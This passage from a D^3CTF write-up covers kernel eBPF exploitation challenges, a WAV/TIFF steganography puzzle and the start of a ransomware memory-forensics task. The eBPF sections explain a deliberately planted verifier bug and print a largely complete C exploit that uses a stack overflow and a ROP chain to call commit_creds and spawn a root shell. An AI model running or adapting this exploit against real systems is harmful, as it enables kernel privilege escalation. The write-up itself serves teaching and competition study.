    - use the prctl to modify the `comm` of `current_task` and search though the memory to find out the cred, then modify it
- use 0day or some 1day that I don't know to exploit the kernel itself

d3bpf

This challenge is an introductory challenge of Linux kernel ebpf exploit. The main reference is this artical. Part of the exp also used the code of the author. In fact, you can solve this challenge by referring to this article. Many thanks to the author of this article!

1.Analysis

When `CONFIG_BPF_JIT_ALWAYS_ON` is in effect (which is the case for the kernel used in this challenge), the ebpf bytecode is loaded into the kernel and passes a verifier first. After ensuring that there is no danger in the code, it is then jit compiled into machine code. Then, when triggered, the jited code will be executed.

Therefore, if the verifier judgment is wrong, it is possible to inject illegal code via ebpf to achieve privilege escalation.

The diff file is included in the attachment, you can find there is a vulnerability added.

```
...
diff --git a/kernel/bpf/verifier.c b/kernel/bpf/verifier.c
index 37581919e..8e98d4af5 100644
--- a/kernel/bpf/verifier.c
+++ b/kernel/bpf/verifier.c
@@ -6455,11 +6455,11 @@ static int adjust_scalar_min_max_vals(struct
bpf_verifier_env *env,
                        scalar_min_max_lsh(dst_reg, &src_reg);
                break;
        case BPF_RSH:
-               if (umax_val >= insn_bitness) {
-                       /* Shifts greater than 31 or 63 are undefined.
-                        * This includes shifts by a negative number.
-                        */
-                       mark_reg_unknown(env, regs, insn->dst_reg);
+               if (umin_val >= insn_bitness) {
+                       if (alu32)
+                               __mark_reg32_known(dst_reg, 0);
+                       else
+                               __mark_reg_known_zero(dst_reg);
                        break;
                }
                if (alu32)
...
```

Under the X86_64 architecture, if the operand is greater than 63, the part greater than 63 is ignored (i.e. only the lower 6 bits of the operand are valid) for a right-shift operation on a 64-bit register. So if we do an operation like `BPF_REG_0 >> 64` (and it passes the verifier's test), after the ebpf code is compiled by jit, the resulting assembly code may look like this: `shr rax, 64`, and after the code is executed, `BPF_REG_0` should still be 1.

But this is architecture-dependent, and different architectures may behave differently, so we can see that the pre-patch verifier will set the range of the register to unknown when it processes the operation. However the post-patch verifier will set the register directly to 0. If we set the register to 1 in advance and perform a 64-bit right-shift operation on it, we will get a register that is 1 at runtime, but the verifier is sure it is 0. If we set the register to 1 in advance, we will get a register with a runtime value of 1, but the verifier will believe it is 0.

2. exploit

After we obtain such a register, we can bypass the verifier's range detection for pointer arithmetic. This is easy to achieve. Assuming that `EXP_REG` is a register with a runtime value of 1 that the verifier determines to be 0, just multiply `EXP_REG` by arbitrary value, add it to a pointer, and the verifier will believe that the operation will be `ptr + 0`, but it will actually be `ptr + arbitrary_val`.

However, after the ebpf bytecode passes the verifier's detection, some patches (This **patch** refers to some bpf instructions added to the incoming ebpf bytecode before certain dangerous operations. The added bytecode will be added to the code after jit compilation as a runtime detection) are added to the bytecode via `fixup_bpf_calls` before the code is generated by jit, where such patches are added for BPF_ADD or BPF_SUB operations on pointers (ptr) and scalars (scalar).

```
...
            if (isneg)
                *patch++ = BPF_ALU64_IMM(BPF_MUL, off_reg, -1);
            *patch++ = BPF_MOV32_IMM(BPF_REG_AX, aux->alu_limit - 1);
            *patch++ = BPF_ALU64_REG(BPF_SUB, BPF_REG_AX, off_reg);
            *patch++ = BPF_ALU64_REG(BPF_OR, BPF_REG_AX, off_reg);
            *patch++ = BPF_ALU64_IMM(BPF_NEG, BPF_REG_AX, 0);
            *patch++ = BPF_ALU64_IMM(BPF_ARSH, BPF_REG_AX, 63);
            if (issrc) {
                *patch++ = BPF_ALU64_REG(BPF_AND, BPF_REG_AX,
                             off_reg);
...
```

The off_reg refers to the scalar that will be added to the ptr. alu_limit is the maximum value that the pointer can accept for the operation (the verifier keeps track of the value of the ptr to calculate the maximum value that is guaranteed not to overflow after the ALU operation). When the code after the patch is executed, if the value of off_reg is greater than alu_limit, or if they have opposite signs, then off_reg will be set to 0, and it is assumed that the pointer operation will not occur.

But at this point we have a register with a runtime value of 1 and a verifier identified as 0, so it's actually easy to bypass this patch.

```
    BPF_MOV64_REG(BPF_REG_0, EXP_REG),
    BPF_ALU64_IMM(BPF_ADD, OOB_REG, 0x1000),
    BPF_ALU64_IMM(BPF_MUL, BPF_REG_0, 0x1000 - 1),
    BPF_ALU64_REG(BPF_SUB, OOB_REG, BPF_REG_0),
    BPF_ALU64_REG(BPF_SUB, OOB_REG, EXP_REG),
```

Here OOB_REG is a pointer point to the start address of an oob_map, EXP_REG is a register with a runtime value of 1, and the verifier determines it to be 0. First add 0x1000 to oob_map, then subtract the pointer back to the start address of the oob_map by EXP_REG, the verifier will still think that OOB_MAP is pointing to `&oob_map + 0x1000`, so when subtracting OOB_MAP afterwards, the alu_limit of patch will still be 0x1000, and overflow to lower address can be achieved.

After oob can be achieved, the most direct thing is that we can implement leak, in front of oob_map is a bpf_map metadata, which stores the address of a dummy table, the dummy table is in the .text section of the kernel, load out to achieve leaking.

```
        BPF_ALU64_IMM(BPF_MUL, EXP_REG, OFFSET_FROM_DATA_TO_PRIVATE_DATA_TOP),
        BPF_ALU64_REG(BPF_SUB, OOB_REG, EXP_REG),
        BPF_LDX_MEM(BPF_DW, BPF_REG_0, OOB_REG, 0),
        BPF_STX_MEM(BPF_DW, STORE_REG, BPF_REG_0, 8),
        BPF_EXIT_INSN()
```

Arbitrary address reads can be achieved with the obj_get_info_by_fd function. This function returns the value of bpf->id. The btf pointer can be modified by overflow to read at any address.

```
//kernel/bpf/syscall.c
    if (map->btf) {
        info.btf_id = btf_obj_id(map->btf);
        info.btf_key_type_id = map->btf_key_type_id;
        info.btf_value_type_id = map->btf_value_type_id;
    }
```

By hijacking the virtual table in the oob_map metadata, we can implement arbitrary function calls. In order to hijack the virtual table, we need to write some data to the kernel and we need to know the address of that data. I copyed the kernel's radix tree to search from `init_pid_ns` to the task_struct of this process, then get the fd_table, then find out the address of bpf_map, read out the value of `bpf_map-> private_data` to get the address of a map, then write `work_for_cpu_fn` to hijack the `map_get_next_key` pointer, and call this function to execute `commit_cred(&init_cred)` to achieve the privilege escalation.

The code for searching the base tree is rather long, so I won't put it here; the full exp is in my GitHub repository.

more...

As written at the beginning of the article, the main reference for this question was the exploitation of CVE-2021-3490. In fact, I am also a beginner in kernel exploitation, and only after learning the exploitation did I come up with this question. As the new version of the kernel has added some mitigations of ALU operations, so this method of utilization has actually failed, in order to create a introductory challenge，i chose an older version of the kernel, but forgot to patch off CVE-2021-3490, some use the public exp of the CVE to change the offset on the pass, giving you a very bad experience of doing the problem, I would like to offer my most sincere apologies.

Although the new version adds mitigation, it is still exploitable for similar vulnerabilities, please take a glimpse at the challenge d3bpf-v2.

bpf-v2

This challenge was mainly inspired by this email, thanks a lot to **@tr3e**!

In the new version of kernel, both verifier and ALU sanitizer have been enhanced to detect that the exploit mentioned in the previous question is completely disabled, but with the help of `bpf_skb_load_bytes` function we can still exploit the bug.

`bpf_skb_load_bytes` can read data from a socket onto the bpf stack, as written in the man page

> long bpf_skb_load_bytes(const void *skb, u32 offset, void *to,
> u32 len)

```
Description
       This helper was provided as an easy way to load
       data from a packet. It can be used to load len
       bytes from offset from the packet associated to
       skb, into the buffer pointed by to.

       Since Linux 4.7, usage of this helper has mostly
       been replaced by "direct packet access", enabling
       packet data to be manipulated with skb->data and
       skb->data_end pointing respectively to the first
       byte of packet data and to the byte after the last
       byte of packet data. However, it remains useful if
       one wishes to read large quantities of data at once
       from a packet into the eBPF stack.

Return 0 on success, or a negative error in case of
       failure.
```

If we can make len larger than the length of the buf on the stack, we can just stack overflow. Since the added vulnerability allows us to get a register with a runtime value of 1 that the verifier determines to be 0, it is easy to specify a very long len and fool the verifier.

The only problem is leaking, perhaps through the overflow to modify the bpf stack pointer variables to achieve arbitrary address read, but I found in debugging the new version of the kernel in the ebpf program crash (such as 0 address access) does not cause the kernel to reboot (Because this is a "soft panic", soft panic does not panic directly when /proc/sys/kernel/panic_on_oops is 0. It seems that by default it is 0, as in Ubuntu 20.04. In ctf's kernel pwn challenges, the soft panic is usually made to cause a direct kernel reboot by oops = panic in the qemu boot entry, probably because you don't want to be leaked by crashing and printing the log), but also hit some address information, the author will be directly through this way to complete the leak.

Since it is possible to overflow the stack, the subsequent exploitation is very simple and will not be repeated here.

exp

```
// x86_64-buildroot-linux-uclibc-cc core.c bpf_def.c bpf_def.h kernel_def.h -Os -
static -masm=intel -s -o exp
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <linux/bpf.h>
#include <linux/bpf_common.h>
#include <sys/types.h>
#include <signal.h>
#include "kernel_def.h"
#include "bpf_def.h"

void error_exit(const char *msg)
{
    puts(msg);
    exit(1);
}

#define CONST_REG   BPF_REG_9
```

```
#define EXP_REG     BPF_REG_8

#define trigger_bug() \
    /* trigger the bug */       \
    BPF_MOV64_IMM(CONST_REG, 64),     \
    BPF_MOV64_IMM(EXP_REG, 0x1),      \
    /* make exp_reg believed to be 0, in fact 1 */     \
    BPF_ALU64_REG(BPF_RSH, EXP_REG, CONST_REG),      \
    BPF_MOV64_REG(BPF_REG_0, EXP_REG)

void get_root()
{
    if (getuid() != 0)
    {
        error_exit("[-] didn't got root\n");
    }
    else
    {
        printf("[+] got root\n");
        system("/bin/sh");
    }
}

size_t user_cs, user_gs, user_ds, user_es, user_ss, user_rflags, user_rsp;
void get_userstat()
{
    __asm__(".intel_syntax noprefix\n");
    __asm__ volatile(
        "mov user_cs, cs;\
         mov user_ss, ss;\
         mov user_gs, gs;\
         mov user_ds, ds;\
         mov user_es, es;\
         mov user_rsp, rsp;\
         pushf;\
         pop user_rflags");
//    printf("[+] got user stat\n");
}

int main(int argc, char* argv[])
{
    if (argc == 1)
    {
        // use the crash to leak
        struct bpf_insn oob_test[] = {
            trigger_bug(),
            BPF_ALU64_IMM(BPF_MUL, EXP_REG, (16 - 8)),
            BPF_MOV64_IMM(BPF_REG_2, 0),
            BPF_MOV64_REG(BPF_REG_3, BPF_REG_10),
            BPF_ALU64_IMM(BPF_ADD, BPF_REG_3, -8),
            BPF_MOV64_IMM(BPF_REG_4, 8),
            BPF_ALU64_REG(BPF_ADD, BPF_REG_4, EXP_REG),
            BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0, BPF_FUNC_skb_load_bytes),
            BPF_EXIT_INSN()
        };

        char write_buf[0x100];
        memset(write_buf, 0xAA, sizeof(write_buf));
```

```
        if (0 != run_bpf_prog(oob_test, sizeof(oob_test) / sizeof(struct
bpf_insn), NULL, write_buf, 0x100))
        {
            error_exit("[-] Failed to run bpf program\n");
        }
    }
    else if (argc == 2)
    {
        get_userstat();
        signal(SIGSEGV, &get_root);
        size_t kernel_offset = strtoul(argv[1], NULL, 16);
        printf("[+] kernel offset: 0x%lx\n", kernel_offset);
        size_t commit_creds = kernel_offset + 0xffffffff810d7210;
        size_t init_cred = kernel_offset + 0xffffffff82e6e860;
        size_t pop_rdi_ret = kernel_offset + 0xffffffff81097050;
        size_t swapgs_restore_regs_and_return_to_usermode = kernel_offset +
0xffffffff81e0100b;
        size_t rop_buf[0x100];
        int i = 0;
        rop_buf[i++] = 0xDEADBEEF13377331;
        rop_buf[i++] = 0xDEADBEEF13377331;
        rop_buf[i++] = pop_rdi_ret;
        rop_buf[i++] = init_cred;
        rop_buf[i++] = commit_creds;
        rop_buf[i++] = swapgs_restore_regs_and_return_to_usermode;
        rop_buf[i++] = 0;
        rop_buf[i++] = 0;
        rop_buf[i++] = &get_root;
        rop_buf[i++] = user_cs;
        rop_buf[i++] = user_rflags;
        rop_buf[i++] = user_rsp;
        rop_buf[i++] = user_ss;
        struct bpf_insn oob_test[] = {
            trigger_bug(),
            BPF_ALU64_IMM(BPF_MUL, EXP_REG, (0x100 - 8)),
            BPF_MOV64_IMM(BPF_REG_2, 0),
            BPF_MOV64_REG(BPF_REG_3, BPF_REG_10),
            BPF_ALU64_IMM(BPF_ADD, BPF_REG_3, -8),
            BPF_MOV64_IMM(BPF_REG_4, 8),
            BPF_ALU64_REG(BPF_ADD, BPF_REG_4, EXP_REG),
            BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0, BPF_FUNC_skb_load_bytes),
            BPF_EXIT_INSN()
        };

        if (0 != run_bpf_prog(oob_test, sizeof(oob_test) / sizeof(struct
bpf_insn), NULL, rop_buf, 0x100))
        {
            error_exit("[-] Failed to run bpf program\n");
        }
    }

    return 0;
}
```


First run exp, then get the kernel address from the printed information and calculate the offset. Then re-run exp and provide the offset to achieve the privilege escalation.

Some of the header files are not here, the full exp is in [my GitHub repository](#).

Misc


BadW3ter

I found that I misspelled "Water"...
Open the file with 010 Editor,



0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
43	55	59	31	E6	AD	25	03	6E	77	33	31	6C	61	69	20	CUY1æ-%.nw31lai
12	00	00	00	01	00	02	00	44	AC	00	00	10	B1	02	00	........D¬...±..
04	00	10	00	00	00	64	61	74	61	C0	AD	25	03	04	00	......dataÀ-%...
04	00	05	00	03	00	04	00	03	00	04	00	06	00	00	00	....
04	00	00	00	01	00	06	00	02	00	04	00	07	00	0A	00	....


and we can find that the file header has been changed.



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
:	52	49	46	46	E6	AD	25	03	57	41	56	45	66	6D	74	20	RIFFæ-%.WAVEfmt
:	12	00	00	00	01	00	02	00	44	AC	00	00	10	B1	02	00	........D¬...±..
:	04	00	10	00	00	00	64	61	74	61	C0	AD	25	03	04	00	......dataÀ-%...
:	04	00	05	00	03	00	04	00	03	00	04	00	06	00	00	00	....

I only change the beginning and the ending of RIFF block and the beginning of FORMAT block, so it's easy to recover the file header. What's more, we got a string: `CUY1nw31lai`

According to the hint of the problem: `「Dive into」the w3ter, deeper and deeper.` We can decode the file by DeepSound with password `CUY1nw31lai`. (The Chinese spelling of Hatsune Miku https://en.wikipedia.org/wiki/Hatsune_Miku) Here we got a file: flag.png. But when we scan the QR code directly, we can only get a Rickrolling.
(https://www.dictionary.com/e/slang/rickrolling/)




```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0000h: 49 49 2A 00 08 00 00 00 14 00 FE 00 04 00 01 00 II*.......þ.....
0010h: 00 00 00 00 00 00 00 01 03 00 01 00 00 00 2C 01 ..............,.
0020h: 00 00 01 01 03 00 01 00 00 00 2C 01 00 00 02 01 ..........,.....
0030h: 03 00 03 00 00 00 FE 00 00 00 03 01 03 00 01 00 ......þ.........
0040h: 00 00 01 00 00 00 06 01 03 00 01 00 00 00 02 00 ................
0050h: 00 00 11 01 04 00 01 00 00 00 72 5C 00 00 15 01 ..........r\....
0060h: 03 00 01 00 00 00 03 00 00 00 16 01 03 00 01 00 ................
0070h: 00 00 2C 01 00 00 17 01 04 00 01 00 00 00 B0 1E ..,...........°.
0080h: 04 00 1A 01 05 00 01 00 00 00 04 01 00 00 1B 01 ................
0090h: 05 00 01 00 00 00 0C 01 00 00 1C 01 03 00 01 00 ................
00A0h: 00 00 01 00 00 00 28 01 03 00 01 00 00 00 02 00 ......(.........
00B0h: 00 00 31 01 02 00 1B 00 00 00 14 01 00 00 32 01 ..1...........2.
00C0h: 02 00 14 00 00 00 30 01 00 00 BC 02 01 00 13 16 ......0...¼.....
00D0h: 00 00 44 01 00 00 49 86 01 00 1A 45 00 00 58 17 ..D...I†...E..X.
00E0h: 00 00 69 87 04 00 01 00 00 00 24 7B 04 00 5C 93 ..i‡......${..\“
00F0h: 07 00 58 DA 01 00 50 7B 04 00 00 00 00 00 08 00 ..XÚ..P{........
0100h: 08 00 08 00 80 FC 0A 00 10 27 00 00 80 FC 0A 00 ....€ü...'..€ü..
0110h: 10 27 00 00 41 64 6F 62 65 20 50 68 6F 74 6F 73 .'..Adobe Photos
0120h: 68 6F 70 20 43 53 20 57 69 6E 64 6F 77 73 00 00 hop CS Windows..
0130h: 32 30 32 32 3A 30 32 3A 31 33 20 32 33 3A 32 30 2022:02:13 23:20
0140h: 3A 30 39 00 3C 3F 78 70 61 63 6B 65 74 20 62 65 :09.<?xpacket be
0150h: 67 69 6E 3D 27 EF BB BF 27 20 69 64 3D 27 57 35 gin='ï»¿' id='W5
0160h: 4D 30 4D 70 43 65 68 69 48 7A 72 65 53 7A 4E 54 M0MpCehiHzreSzNT
0170h: 63 7A 6B 63 39 64 27 3F 3E 0A 3C 78 3A 78 6D 70 czkc9d'?>.<x:xmp
0180h: 6D 65 74 61 20 78 6D 6C 6E 73 3A 78 3D 27 61 64 meta xmlns:x='ad
0190h: 6F 62 65 3A 6E 73 3A 6D 65 74 61 2F 27 20 78 3A obe:ns:meta/' x:
01A0h: 78 6D 70 74 6B 3D 27 58 4D 50 20 74 6F 6F 6C 6B xmptk='XMP toolk
01B0h: 69 74 20 33 2E 30 2D 32 38 2C 20 66 72 61 6D 65 it 3.0-28, frame
01C0h: 77 6F 72 6B 20 31 2E 36 27 3E 0A 3C 72 64 66 3A work 1.6'>.<rdf:
01D0h: 52 44 46 20 78 6D 6C 6E 73 3A 72 64 66 3D 27 68 RDF xmlns:rdf='h
01E0h: 74 74 70 3A 2F 2F 77 77 77 2E 77 33 2E 6F 72 67 ttp://www.w3.org
01F0h: 2F 31 39 39 39 2F 30 32 2F 32 32 2D 72 64 66 2D /1999/02/22-rdf-
0200h: 73 79 6E 74 61 78 2D 6E 73 23 27 20 78 6D 6C 6E syntax-ns#' xmln
0210h: 73 3A 69 58 3D 27 68 74 74 70 3A 2F 2F 6E 73 2E s:iX='http://ns.
0220h: 61 64 6F 62 65 2E 63 6F 6D 2F 69 58 2F 31 2E 30 adobe.com/iX/1.0
0230h: 2F 27 3E 0A 0A 20 3C 72 64 66 3A 44 65 73 63 72 /'>.. <rdf:Descr
0240h: 69 70 74 69 6F 6E 20 72 64 66 3A 61 62 6F 75 74 iption rdf:about
0250h: 3D 27 75 75 69 64 3A 36 34 37 37 39 61 66 31 2D ='uuid:64779af1-
0260h: 38 63 65 30 2D 31 31 65 63 2D 62 61 36 30 2D 62 8ce0-11ec-ba60-b
0270h: 39 63 62 31 65 34 35 38 37 61 61 27 0A 20 20 78 9cb1e4587aa'.  x
0280h: 6D 6C 6E 73 3A 70 64 66 3D 27 68 74 74 70 3A 2F mlns:pdf='http:/
```

Take a look of the file header, and we can find that it's not a PNG file. Here is an `II*` sign and plenty of notes added by `Adobe Photoshop`. We can infer that it's actually a TIFF file. You can also use `file` command to recoginze the file.

(You don't need to read the Chinese characters above. They are not related to the problem.)
Here we've got two layers: a QR code with transparent background and a pure white background in the back.
If you've tried some tools like `PIL` or `Stegsolve`, you can discover that the color of QR code is not always black, it's actually with some grey parts.
That is because the the color of QR code is calculated to make it show differently when the background color changes.

Let's turn the background color to black.



We can find that the content of the image have changed. Scan it and get the flag:

`D3CTF{M1r@9e_T@nK_1s_OmOsh1roiii1111!!!!!Isn't_1t?}`

Reference：https://zhuanlan.zhihu.com/p/32532733


I'm sorry that I can't find an English version of this article.

Origin song: https://www.youtube.com/watch?v=h69jvhd8z4w

WannaWacca

> OMG, I think this is a ransomware virus.

First，use volatility explore the memory image, with commands `cmdscan`、`cmdline`、`psist`, we can find a the suspicious process `SmartFalcon.exe` with pid 1404, and also `readme.txt`



Then extract them with commands `filescan` and `dumpfiles`

```
python2 vol.py -f d3-win7-5f799647.vmem --profile=Win7SP1x64 filescan | grep
SmartFalcon
# 0x000000003dec4a70      5      0 R--r-d
\Device\HarddiskVolume1\Users\D3CTF\Desktop\SmartFalcon.exe

python2 vol.py -f d3-win7-5f799647.vmem --profile=Win7SP1x64 filescan | grep
readme.txt
# 0x000000003e306830     16      0 RW-rw-
\Device\HarddiskVolume1\Users\D3CTF\Desktop\readme.txt

python2 vol.py -f d3-win7-5f799647.vmem --profile=Win7SP1x64 dumpfiles -Q
0x000000003dec4a70 -D ./
# ImageSectionObject 0x3dec4a70   None
\Device\HarddiskVolume1\Users\D3CTF\Desktop\SmartFalcon.exe

python2 vol.py -f d3-win7-5f799647.vmem --profile=Win7SP1x64 dumpfiles -Q
0x000000003e306830 -D ./
# DataSectionObject 0x3e306830   None
\Device\HarddiskVolume1\Users\D3CTF\Desktop\readme.txt

file file.None.0xfffffa800ec68010.img
# file.None.0xfffffa800ec68010.img: PE32+ executable (console) x86-64 (stripped to
external PDB), for MS Windows

file file.None.0xfffffa800ebd7180.dat
# file.None.0xfffffa800ebd7180.dat: ASCII text, with CRLF line terminators
```

